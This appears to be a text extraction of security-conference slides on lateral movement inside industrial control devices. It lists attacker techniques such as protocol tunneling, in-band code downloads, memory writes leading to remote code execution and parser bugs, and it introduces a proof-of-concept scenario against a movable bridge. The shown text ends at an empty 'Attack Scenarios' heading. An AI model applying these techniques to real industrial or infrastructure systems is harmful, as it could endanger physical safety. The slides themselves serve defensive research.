
Often considered sufficient perimeter due to limited capabilities

Used to be 'dumb' Increasingly 'smart'

Perimeter assumptions not evaluated for new attack surface


# Why bother? Reason #2: Granular control

I want to talk to nested devices in a way not possible through what's intentionally exposed



# Very common in automotive exploitation

RCE on CAN controller / GW to bypass filter → unrestricted CAN access



# What do vendors & standards say?

- ▶ General acceptance of **integrated, interfaced** and **common** architectures
- ▶ Usual **segmentation** advice
- ▶ **Non-routable or serial PTP** links are seen as **sufficiently segmented**
- ▶ Little attention to **backplane security** in **multi-zone** devices

There is a conduit between the BPCS zone and the SIS zone, presumably to provide read only data from the SIS to the BPCS. In this case segregation has been achieved by using a dedicated point-to-point serial connection. Note that the discrete I/O also shown

# Example L1 lateral movement TTPs

## 1. Routing & Encapsulation / Tunneling

- Many OT protocols deeply routable across media (e.g. CIP, S7comm, EtherCAT, Modbus MEI, HART pass-through)

## 2. In-band code downloads

- Especially dangerous if 'hot'

## 3. Direct memory manipulation

- Lack of ACLs or bounds checks
- Write to code or control-flow data → RCE

## 4. Protocol stack vulnerabilities

- A serial fieldbus parsers written in C is... still a parser written in C
- Sometimes occur deep down in system: e.g. during protocol conversion<sup>1</sup>





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<sup>1</sup> Lost in Translation – M. Balduzzi et al.


# **Proof-of-Concept Scenario**



# Scenario: Movable Bridge



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



(b) LEAF CLOSED


\* Bridge Maintenance Reference Manual – FDOT, [structurae.net](http://structurae.net)



# Bridge closing sequence – Limit Switches



# Bridge closing sequence – Lock Bar



# Attack Scenarios

